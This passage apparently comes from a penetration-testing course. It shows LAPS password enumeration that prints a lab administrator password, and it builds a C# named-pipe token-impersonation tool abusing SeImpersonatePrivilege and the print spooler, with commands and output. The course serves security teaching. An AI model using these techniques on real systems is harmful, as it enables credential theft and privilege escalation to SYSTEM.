Although we have discovered the appsrv01 server, which is managed by LAPS, we cannot view the clear text password. In this case, our current user account does not have permissions to read the password, so it is returned as empty.

We can use the **Find-LAPSDelegatedGroups** method of LAPSToolkit to discover groups that can fully enumerate the LAPS data:

```
PS C:\Tools> Find-LAPSDelegatedGroups
```

OrgUnit	Delegated Groups
-----	-----
OU=Corp1Admin,OU=Corp1Users,DC=corp1,DC=com	corp1\LAPS Password Readers

*Listing 552 - Enumerating LAPS delegated groups*

From the output in Listing 552, we find that members of the custom *LAPS Password Readers* group have read permissions.<sup>694</sup>

<sup>691</sup> (Microsoft, 2017), <https://support.microsoft.com/en-us/help/922836/how-to-mark-an-attribute-as-confidential-in-windows-server-2003-service>

<sup>692</sup> (Leo Loobeek, 2018), <https://github.com/leoloobeek/LAPSToolkit>

<sup>693</sup> (PowerShellEmpire, 2016), <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView>

Next, we can use PowerView to enumerate members of that group through the **Get-NetGroupMember** method, supplying the **-GroupName** option to specify the group name:

```
PS C:\Tools> Get-NetGroupMember -GroupName "LAPS Password Readers"
```

```
GroupDomain : corp1.com
GroupName    : LAPS Password Readers
MemberDomain : corp1.com
MemberName   : jeff
MemberSid    : S-1-5-21-1364860144-3811088588-1134232237-1110
IsGroup      : False
MemberDN     : CN=jeff,OU=Corp1Admin,OU=Corp1Users,DC=corp1,DC=com
```

```
GroupDomain : corp1.com
GroupName    : LAPS Password Readers
MemberDomain : corp1.com
MemberName   : admin
MemberSid    : S-1-5-21-1364860144-3811088588-1134232237-1107
IsGroup      : False
MemberDN     : CN=admin,OU=Corp1Admin,OU=Corp1Users,DC=corp1,DC=com
```

*Listing 553 - Enumerating members of LAPS Password Readers*

The output reveals that the *jeff* and *admin* users can read the LAPS passwords. These permissions are often given to both help desk employees and system administrators.

Users with these permissions are prime targets during a penetration test since they have access to clear text passwords on a potentially large number of workstations or servers.

For example, we can log in to the Windows 10 victim machine as the *admin* user and view the LAPS passwords with **Get-LAPSComputers**:

```
PS C:\Tools> Import-Module .\LAPSToolkit.ps1
```

```
PS C:\Tools> Get-LAPSComputers
```

ComputerName	Password	Expiration
appsrv01.corp1.com	gF3]5n{KsnyMwI	12/14/2019 04:18:03

*Listing 554 - Finding the clear text local administrator password*

We can use the local administrator password for appsrv01 (highlighted in Listing 554) to remotely log in to this machine and others with matching credentials.

Now that we have an understanding of the local administrator account and potential attack vectors against it, let's investigate how access rights and permissions work after a user has authenticated on Windows.

### 12.1.2.1 Exercises

1. Repeat the LAPS enumeration and obtain the clear text password using LAPSToolKit from the Windows 10 victim machine.

<sup>694</sup> (Microsoft, 2020), <https://gallery.technet.microsoft.com/step-by-step-deploy-local-7c9ef772/file/150657/1/step%20by%20step%20guide%20to%20deploy%20microsoft%20laps.pdf>

2. Create a Meterpreter agent on the Windows 10 victim machine and perform the same actions remotely from your Kali Linux machine.

## 12.2 Access Tokens

Credentials, such as username and password combinations, are used for authentication, but the operating system also must keep track of the user's access rights, i.e. authorization. Windows uses *access tokens*<sup>695</sup> to track these rights, and they are assigned to each process associated with the user.

In this section, we'll discuss access tokens, and explore various ways we can leverage them for privilege escalation.

### 12.2.1 Access Token Theory

An access token is created by the kernel upon user authentication and contains important values that are linked to a specific user through the SID. Access tokens are stored inside the kernel, which prevents us from directly interacting with the token or modifying it.

As penetration testers, we'll focus on two concepts relating to the access token, specifically *integrity levels*<sup>696</sup> and *privileges*.<sup>697</sup>

Windows defines four integrity levels, which determine the level of access: low, medium, high, and system. Low integrity is used with sandbox processes like web browsers. Applications executing in the context of a regular user run at medium integrity, and administrators can execute applications at high integrity. System is typically only used for SYSTEM services.

It's not possible for a process of a certain integrity level to modify a process of higher integrity level but the opposite is possible. This is done to prevent trivial privilege escalation.

Local administrators receive two access tokens when authenticating. The first (which is used by default) is configured to create processes as medium integrity. When a user selects the "Run as administrator" option for an application, the second elevated token is used instead, and allows the process to run at high integrity.

The *User Account Control* (UAC)<sup>698</sup> mechanism links these two tokens to a single user and creates the consent prompt. A local administrator regulated by UAC is sometimes also called a split-token administrator.

Privileges are also included in the access token. They are a set of predefined operating system access rights that govern which actions a process can perform.

Within the access token, privileges are controlled by two bitmasks. The first sets the privileges that are present for that specific token and cannot be modified through any APIs inside the same

---

<sup>695</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens>

<sup>696</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control>

<sup>697</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/privileges>

<sup>698</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>

logon session. The second registers if the present privileges are enabled or disabled and may be dynamically updated through the `Win32 AdjustTokenPrivileges`<sup>699</sup> API.

For example, we can easily view the available privileges for the current user with **whoami** from `cmd.exe` by specifying the **/priv** flag:

```
C:\> whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description      State
=====
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
```

*Listing 555 - Listing assigned privileges*

Listing 555 shows five privileges.

Although we won't discuss every privilege, let's discuss token privilege modification. The `SeShutdownPrivilege` privilege allows the user to reboot or shutdown the computer. Since it is listed in the output, it is present in the access token, but it is also disabled.

If we choose to shut down the computer through the **shutdown**<sup>700</sup> command the back-end code will enable the privilege with `AdjustTokenPrivileges` and then perform the required actions to power off the operating system.

While it is impossible to modify the set of privileges that are associated with an active logon session, it is however possible to add additional privileges that will take effect after the targeted user account logs out and logs back in.

Programmatically this can be done with the `Win32 LsaAddAccountRights`<sup>701</sup> API, but more often it would be performed through a group policy or locally through an application like **secpol.msc**<sup>702</sup> as displayed in Figure 225.

<sup>699</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-adjusttokenprivileges>

<sup>700</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/shutdown>

<sup>701</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/api/ntsecapi/nf-ntsecapi-lsaaddaccountrights>

<sup>702</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/how-to-configure-security-policy-settings>






Figure 225: Graphical way of adding privileges to an account

The selected privilege (*SeLoadDriverPrivilege*) yields the permission to load a kernel driver. If we were to apply that privilege to our user, the current token would not be modified, rather a new token would be created once the user logs out and back in again.

As we wrap up this theoretical section, we must discuss two types of access tokens. Each process has a primary access token that originates from the user's token<sup>703</sup> created during authentication.

In addition, an *impersonation token*<sup>704</sup> can be created that allows a user to act on behalf of another user without that user's credentials. Impersonation tokens have four levels: *Anonymous*, *Identification*, *Impersonation*, and *Delegation*.<sup>705</sup> Anonymous and Identification only allow enumeration of information.

Impersonation, as the name implies, allows impersonation of the client's identity, while Delegation<sup>706</sup> makes it possible to perform sequential access control checks across multiple machines. The latter is critical to the functionality of distributed applications.

For example, let's assume a user authenticates to a web server and performs an action on that server that requires a database lookup. The web service could use delegation to pass authentication to the database server "through" the web server.

Now that we've discussed the main theory behind Windows post-authentication permissions and access rights, we'll practically apply this theory in the next section.

<sup>703</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens>

<sup>704</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/impersonation-tokens>

<sup>705</sup> (James Forshaw, 2015), <https://www.slideshare.net/Shakacon/social-engineering-the-windows-kernel-by-james-forshaw>

<sup>706</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/com/delegation-and-impersonation>



### 12.2.1.1 Exercise

1. Use cmd.exe and the whoami command to view the privileges for both a regular user command prompt as well as an elevated command prompt.

## 12.2.2 Elevation with Impersonation

In the previous section, we discussed how the privileges of an access token decide the access rights of an authenticated user. Now let's discuss how we can leverage certain privileges for escalation.

In the past, security researchers have identified<sup>707</sup> nine different privileges that may allow for privilege escalation from medium integrity to either high integrity or system integrity, or enable compromise of processes running as another authenticated user.

Explaining all nine privileges in-depth and how they may be used to escalate privileges is beyond the scope of this module, but we'll focus on *SelImpersonatePrivilege*.

*SelImpersonatePrivilege* allows us to impersonate any token for which we can get a reference, or *handle*.<sup>708</sup> This privilege is quite interesting since the built-in *Network Service* account, the *LocalService*<sup>709</sup> account, and the default IIS account have it assigned by default. Because of this, gaining code execution on a web server will often give us access to this privilege and potentially offer the possibility to escalate our access.

If we have the *SelImpersonatePrivilege* privilege we can often use the *Win32 DuplicateTokenEx*<sup>710</sup> API to create a primary token from an impersonation token and create a new process in the context of the impersonated user.

When no tokens related to other user accounts are available in memory, we can likely force the SYSTEM account to give us a token that we can impersonate.

To leverage the *SelImpersonatePrivilege* privilege, in this section we are going to use a post exploitation attack<sup>711</sup> that relies on Windows *pipes*.<sup>712</sup>

Pipes are a means of *interprocess communication* (IPC),<sup>713</sup> just like RPC, COM, or even network sockets.

A pipe is a section of shared memory inside the kernel that processes can use for communication. One process can create a pipe (the pipe server) while other processes can connect to the pipe (pipe clients) and read/write information from/to it, depending on the configured access rights for a given pipe.

---

<sup>707</sup> (Bryan Alexander, Steve Breen, 2017), <https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/>

<sup>708</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Handle\\_\(computing\)](https://en.wikipedia.org/wiki/Handle_(computing))

<sup>709</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/services/local-service-account>

<sup>710</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-duplicatetokenex>

<sup>711</sup> (@itm4n, 2020), <https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/>

<sup>712</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/ipc/pipes>

<sup>713</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/ipc/interprocess-communications>

*Anonymous*<sup>714</sup> pipes are typically used for communication between parent and child processes, while *named*<sup>715</sup> pipes are more broadly used. In our examples we'll make use of named pipes, because they have more functionality and more importantly, they support impersonation.

The attack that we are going to simulate (based on a technique developed by the security researcher Lee Christensen<sup>716</sup>) can force the SYSTEM account to connect to a named pipe set up by an attacker.

While the technique was originally developed as part of an Active Directory attack, it can also be used locally. It is based on the print spooler service,<sup>717</sup> which is started by default and runs in a SYSTEM context.

We'll discuss the technique in more detail later. For now, it's important to understand that the attack is based on the fact that the print spooler monitors printer object changes and sends change notifications to print clients by connecting to their respective named pipes. If we can create a process running with the *SeImpersonatePrivilege* privilege that simulates a print client, we will obtain a SYSTEM token that we can impersonate.

To demonstrate this, let's create a C# application that creates a pipe server (i.e. a "print client"), waits for a connection, and attempts to impersonate the client that connects to it.

The first key component of this attack is the *ImpersonateNamedPipeClient*<sup>718</sup> API, which allows impersonation of the token from the account that connects to the pipe if the server has *SeImpersonatePrivilege*. When *ImpersonateNamedPipeClient* is called, the calling thread will use the impersonated token instead of its default token.

In order to create our first proof of concept, we'll have to use the Win32 *CreateNamedPipe*,<sup>719</sup> *ConnectNamedPipe*,<sup>720</sup> and *ImpersonateNamedPipeClient* APIs.

As the name suggests, *CreateNamedPipe* creates a pipe. Its function prototype is shown in Listing 556.

```
HANDLE CreateNamedPipeA(  
    LPCSTR          lpName,  
    DWORD           dwOpenMode,  
    DWORD           dwPipeMode,  
    DWORD           nMaxInstances,  
    DWORD           nOutBufferSize,  
    DWORD           nInBufferSize,  
    DWORD           nDefaultTimeOut,  
    LPSECURITY_ATTRIBUTES lpSecurityAttributes  
);
```

<sup>714</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/ipc/anonymous-pipes>

<sup>715</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/ipc/named-pipes>

<sup>716</sup> (@harmj0y, 2017), <https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/>

<sup>717</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-prsod/7262f540-dd18-46a3-b645-8ea9b59753dc](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-prsod/7262f540-dd18-46a3-b645-8ea9b59753dc)

<sup>718</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/namedpipeapi/nf-namedpipeapi-impersonatenamedpipeclient>

<sup>719</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createnamedpipea>

<sup>720</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/namedpipeapi/nf-namedpipeapi-connectnamedpipe>

*Listing 556 - CreateNamedPipe function prototype*

This API accepts a number of relatively simple arguments. The first, and most important, is the pipe name (*lpName*). All named pipes must have a standardized name format (such as `\\.\pipe\pipename`) and must be unique on the system.

The second argument (*dwOpenMode*) describes the mode the pipe is opened in. We'll specify a bi-directional pipe with the `PIPE_ACCESS_DUPLEX` enum using its numerical equivalent of "3". The third argument (*dwPipeMode*) describes the mode the pipe operates in. We'll specify `PIPE_TYPE_BYTE` to directly write and read bytes along with `PIPE_WAIT` to enable blocking mode. This will allow us to listen on the pipe until it receives a connection. We'll specify the combination of these two modes with the numerical value "0".

The maximum number of instances for the pipe is specified through *nMaxInstances*. This is primarily used to ensure efficiency in larger applications, and any value between 1 and 255 works for us. *nOutBufferSize* and *nInBufferSize* define the number of bytes to use for the input and output buffer. We'll choose one memory page (0x1000 bytes).

The second-to-last argument defines the default time-out value that is used with the `WaitNamedPipe`<sup>721</sup> API. Since we are using a blocking named pipe, we don't care about this and can choose the default value of 0. For the last argument, we must submit a SID detailing which clients can interact with the pipe. We'll set this to NULL to allow the SYSTEM and local administrators to access it.

At this point, we will create a new Visual Studio solution and insert the `P/Invoke DllImport` statement along with the call to `CreateNamedPipe`:

```
using System;
using System.Runtime.InteropServices;

namespace PrintSpooferNet
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true)]
        static extern IntPtr CreateNamedPipe(string lpName, uint dwOpenMode, uint
dwPipeMode, uint nMaxInstances, uint nOutBufferSize, uint nInBufferSize, uint
nDefaultTimeOut, IntPtr lpSecurityAttributes);

        static void Main(string[] args)
        {
            if (args.Length == 0)
            {
                Console.WriteLine("Usage: PrintSpooferNet.exe pipename");
                return;
            }
            string pipeName = args[0];
            IntPtr hPipe = CreateNamedPipe(pipeName, 3, 0, 10, 0x1000, 0x1000, 0,
IntPtr.Zero);
        }
    }
}
```

<sup>721</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/api/winbase/nf-winbase-waitnamedpipea>

```
}  
}
```

*Listing 557 - Code to import and call CreateNamedPipe*

This code expects the pipe name to be passed on the command line.

Next, we must invoke *ConnectNamedPipe*. The function prototype is shown in Listing 558.

```
BOOL ConnectNamedPipe(  
    HANDLE hNamedPipe,  
    LPOVERLAPPED lpOverlapped  
);
```

*Listing 558 - ConnectNamedPipe function prototype*

The first argument (*hNamedPipe*) is a handle to the pipe that is returned by *CreateNamedPipe* and the second (*lpOverlapped*) is a pointer to a structure used in more advanced cases. In our case, we'll simply set this to NULL.

The code addition required to import and call *ConnectNamedPipe* is shown in Listing 559.

```
[DllImport("kernel32.dll")]  
static extern bool ConnectNamedPipe(IntPtr hNamedPipe, IntPtr lpOverlapped);  
...  
ConnectNamedPipe(hPipe, IntPtr.Zero);
```

*Listing 559 - Code to import and call ConnectNamedPipe*

After we have called *ConnectNamedPipe*, the application will wait for any incoming pipe client. Once a connection is made, we'll call *ImpersonateNamedPipeClient* to impersonate the client.

*ImpersonateNamedPipeClient* accepts the pipe handle as its only argument per its function prototype as shown in Listing 560.

```
BOOL ImpersonateNamedPipeClient(  
    HANDLE hNamedPipe  
);
```

*Listing 560 - ImpersonateNamedPipeClient function prototype*

The rather simple code additions importing and calling *ImpersonateNamedPipeClient* are shown in Listing 561.

```
[DllImport("Advapi32.dll")]  
static extern bool ImpersonateNamedPipeClient(IntPtr hNamedPipe);  
...  
ImpersonateNamedPipeClient(hPipe);
```

*Listing 561 - Code to import and call ImpersonateNamedPipeClient*

At this point, our code will start a pipe server, listen for incoming connections, and impersonate them.

If everything works correctly, *ImpersonateNamedPipeClient* will assign the impersonated token to the current thread, but we have no way of confirming this in our current application.

To verify the success of our attack, we can open the impersonated token with *OpenThreadToken*<sup>722</sup> and then use *GetTokenInformation*<sup>723</sup> to obtain the SID associated with the token. Finally, we can call *ConvertSidToStringSid*<sup>724</sup> to convert the SID to a readable SID string.

While this confirmation does not have to be part of our final exploit, it helps us understand the attack. Let's add these APIs to our code.

The function prototype for *OpenThreadToken* is shown in Listing 562.

```
BOOL OpenThreadToken(  
    HANDLE ThreadHandle,  
    DWORD DesiredAccess,  
    BOOL OpenAsSelf,  
    PHANDLE TokenHandle  
);
```

Listing 562 - *OpenThreadToken* function prototype

First we must supply a handle to the thread (*ThreadHandle*) associated with this token. Since the thread in question is the current thread, we'll use the Win32 *GetCurrentThread*<sup>725</sup> API, which does not require any arguments and simply returns the handle.

Next we must specify the level of access (*DesiredAccess*) we want to the token. To avoid any issues, we'll ask for all permissions (*TOKEN\_ALL\_ACCESS*<sup>726</sup>) with its numerical value of 0xF01FF.

*OpenAsSelf* specifies whether the API should use the security context of the process or the thread. Since we want to use the impersonated token, we'll set this to false.

Finally, we must supply a pointer (*TokenHandle*), which will be populated with a handle to the token that is opened. Code additions are shown in Listing 563.

```
[DllImport("kernel32.dll")]  
private static extern IntPtr GetCurrentThread();  
  
[DllImport("advapi32.dll", SetLastError = true)]  
static extern bool OpenThreadToken(IntPtr ThreadHandle, uint DesiredAccess, bool  
OpenAsSelf, out IntPtr TokenHandle);  
...  
IntPtr hToken;  
OpenThreadToken(GetCurrentThread(), 0xF01FF, false, out hToken);
```

Listing 563 - Code additions to call *OpenThreadToken*

Next, we'll invoke *GetTokenInformation*. This API can return a variety of information, but we'll simply request the SID. The function prototype is shown in Listing 564.

<sup>722</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openthreadtoken>

<sup>723</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-gettokeninformation>

<sup>724</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/sddl/nf-sddl-convertsidtostringsidw>

<sup>725</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentthread>

<sup>726</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/secauthz/access-rights-for-access-token-objects>

```
BOOL GetTokenInformation(  
    HANDLE TokenHandle,  
    TOKEN_INFORMATION_CLASS TokenInformationClass,  
    LPVOID TokenInformation,  
    DWORD TokenInformationLength,  
    PDWORD ReturnLength  
);
```

Listing 564 - GetTokenInformation function prototype

The first argument (*TokenHandle*) is the token we obtained from *OpenThreadToken*, and the second argument (*TokenInformationClass*) specifies the type of information we want to obtain.

*TOKEN\_INFORMATION\_CLASS*<sup>727</sup> is an enum that contains values specifying the type of information we can retrieve from an access token via *GetTokenInformation*. Since we simply want the SID, we can pass *TokenUser*, which has the numerical value of "1", for the *TOKEN\_INFORMATION\_CLASS* argument.

*TokenInformation* is a pointer to the output buffer that will be populated by the API and *TokenInformationLength* is the size of the output buffer. Since we don't know the required size of the buffer, the recommended way of using the API is to call it twice. The first time, we set these two arguments values to NULL and 0 respectively and then *ReturnLength* will be populated with the required size.

After this, we can allocate an appropriate buffer and call the API a second time. The required code updates are shown in Listing 565.

```
[DllImport("advapi32.dll", SetLastError = true)]  
static extern bool GetTokenInformation(IntPtr TokenHandle, uint TokenInformationClass,  
IntPtr TokenInformation, int TokenInformationLength, out int ReturnLength);  
...  
int TokenInfLength = 0;  
GetTokenInformation(hToken, 1, IntPtr.Zero, TokenInfLength, out TokenInfLength);  
IntPtr TokenInformation = Marshal.AllocHGlobal((IntPtr)TokenInfLength);  
GetTokenInformation(hToken, 1, TokenInformation, TokenInfLength, out TokenInfLength);
```

Listing 565 - Code additions to call GetTokenInformation

To allocate the *TokenInformation* buffer, we'll use the .NET *Marshal.AllocHGlobal*<sup>728</sup> method, which can allocate unmanaged memory.

As the final step, we'll use *ConvertSidToStringSid* to convert the binary SID to a SID string that we can read. The function prototype of *ConvertSidToStringSid* is shown in Listing 566.

```
BOOL ConvertSidToStringSid(  
    PSID Sid,  
    LPWSTR *StringSid  
);
```

Listing 566 - ConvertSidToStringSid function prototype

<sup>727</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-token\\_information\\_class](https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-token_information_class)

<sup>728</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.allochglobal?view=netcore-3.1>

The first argument (*Sid*) is a pointer to the SID. The SID is in the output buffer that was populated by *GetTokenInformation*, but we must extract it first.

One way to do this is to define the *TOKEN\_USER*<sup>729</sup> structure (which is part of the *TOKEN\_INFORMATION\_CLASS* used by *GetTokenInformation*) and then marshal a pointer to it with *Marshal.PtrToStructure*.<sup>730</sup>

For the last argument (*\*StringSid*), we'll supply the output string. Here we can simply supply an empty pointer and once it gets populated, marshal it to a C# string with *Marshal.PtrToStringAuto*.<sup>731</sup>

The required structures, import, and added code are shown in Listing 567.

```
[StructLayout(LayoutKind.Sequential)]
public struct SID_AND_ATTRIBUTES
{
    public IntPtr Sid;
    public int Attributes;
}

public struct TOKEN_USER
{
    public SID_AND_ATTRIBUTES User;
}

...
[DllImport("advapi32", CharSet = CharSet.Auto, SetLastError = true)]
static extern bool ConvertSidToStringSid(IntPtr pSID, out IntPtr ptrSid);
...
TOKEN_USER TokenUser = (TOKEN_USER)Marshal.PtrToStructure(TokenInformation,
    typeof(TOKEN_USER));
IntPtr pstr = IntPtr.Zero;
Boolean ok = ConvertSidToStringSid(TokenUser.User.Sid, out pstr);
string sidstr = Marshal.PtrToStringAuto(pstr);
Console.WriteLine(@"Found sid {0}", sidstr);
```

Listing 567 - Code additions to call *ConvertSidToStringSid*

At the end of Listing 567, we print the SID associated with the token to the console, showing which user we impersonated.

Now we have finally written all the code we need to start our test and better understand the use of named pipes for impersonation and privilege escalation.

As previously mentioned, we must execute the code in the context of a user account that has the *SeImpersonatePrivilege* access right. For our attack demonstration, we'll log in to *appsrv01* as the domain user *admin* and use *Psexec* to open a command prompt as the built-in *Network Service* account as shown in Listing 568.

<sup>729</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/ns-ntifs-\\_token\\_user](https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/ns-ntifs-_token_user)

<sup>730</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.ptrtostructure?view=netcore-3.1>

<sup>731</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.ptrtostringauto?view=netcore-3.1>



```
C:\Tools\SysInternalsSuite> psexec64 -i -u "NT AUTHORITY\Network Service" cmd.exe
```

```
PsExec v2.2 - Execute processes remotely  
Copyright (C) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

*Listing 568 - Opening a command prompt as Network Service*

Before we execute our application, we can verify the user and the presence of *SeImpersonatePrivilege* in the new command prompt:

```
C:\Tools> whoami  
nt authority\network service
```

```
C:\Tools> whoami /priv
```

PRIVILEGES INFORMATION

-----

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeMachineAccountPrivilege	Add workstations to domain	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
<b>SeImpersonatePrivilege</b>	<b>Impersonate a client after authentication</b>	<b>Enabled</b>
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

*Listing 569 - User and privileges*

Now we can compile our assembled code and transfer it to appsrv01.

Next, we execute it and supply a random pipe name as shown in Listing 570.

```
C:\Tools>PrintSpooferNet.exe \\.\pipe\test
```

*Listing 570 - Starting the pipe server*

To simulate a connection, we can open an elevated command prompt and write to the pipe as shown in Listing 571.

```
C:\Users\Administrator> echo hello > \\localhost\pipe\test
```

*Listing 571 - Writing to the pipe*

When we switch back to the command prompt running our application, we find that a SID has been printed:

```
C:\Tools> PrintSpooferNet.exe \\.\pipe\test  
Found sid S-1-5-21-1587569303-1110564223-1586047116-500
```

*Listing 572 - SID of built in administrator*

Our code has impersonated a token and resolved the associated SID.

To verify that this SID belongs to the administrator account, we can switch back to the elevated command prompt and dump it as shown in Listing 573.



```
C:\Users\Administrator> whoami /user
```

USER INFORMATION

-----

User Name	SID
=====	
corp1\administrator	<b>S-1-5-21-1587569303-1110564223-1586047116-500</b>

Listing 573 - Dumping SID with whoami

This proves that we have indeed impersonated the built-in domain administrator account. More importantly, we can impersonate anyone who connects to our named pipe.

It's now time to test our application leveraging the print spooler service. Communication to the spooler service is done through *Print System Remote Protocol* (MS-RPRN),<sup>732</sup> which dates back to 2007 and is not well documented. Fortunately for us, the MS-RPRN works through named pipes and the pipe name used by the print spooler service is `\pipe\spoolss`.

The potential for abuse comes from the *RpcOpenPrinter*<sup>733</sup> and *RpcRemoteFindFirstPrinterChangeNotification*<sup>734</sup> functions. *RpcOpenPrinter* allows us to retrieve a handle for the printer server, which is used as an argument to the second API.

*RpcRemoteFindFirstPrinterChangeNotification* essentially monitors printer object changes and sends change notifications to print clients.

Once again, this change notification requires the print spooler to access the print client. If we ensure that the print client is our named pipe, it will obtain a SYSTEM token that we can impersonate.

Sadly, unlike regular Win32 APIs, MS-RPRN APIs can not be called directly. Print spooler functionality resides in the unmanaged **RpcRT4.dll** library and is called through the proxy function *NdrClientCall2*,<sup>735</sup> which uses a binary format to pass and invoke underlying functions. The implementation of these calls are beyond the scope of this module.

Luckily, we can use the *SpoolSample* C# implementation written by Lee Christensen<sup>736</sup> or the PowerShell code written by Vincent Le Toux.<sup>737</sup> A compiled version of *SpoolSample* is located in the **C:\Tools** folder of appsrv01.

<sup>732</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1)

<sup>733</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-rprn/989357e2-446e-4872-bb38-1dce21e1313f](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/989357e2-446e-4872-bb38-1dce21e1313f)

<sup>734</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-rprn/b8b414d9-f1cd-4191-bb6b-87d09ab2fd83](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/b8b414d9-f1cd-4191-bb6b-87d09ab2fd83)

<sup>735</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/rpcndr/nf-rpcndr-ndrclientcall2>

<sup>736</sup> (Lee Christensen, 2018), <https://github.com/leechristensen/SpoolSample>

<sup>737</sup> (Vincent Le Toux, 2018), <https://github.com/vletoux/SpoolerScanner>

---

*The SpoolSample application and the entire printer bug technique was developed to be used in an Active Directory setting and was not specifically designed for local privilege escalation.*

---

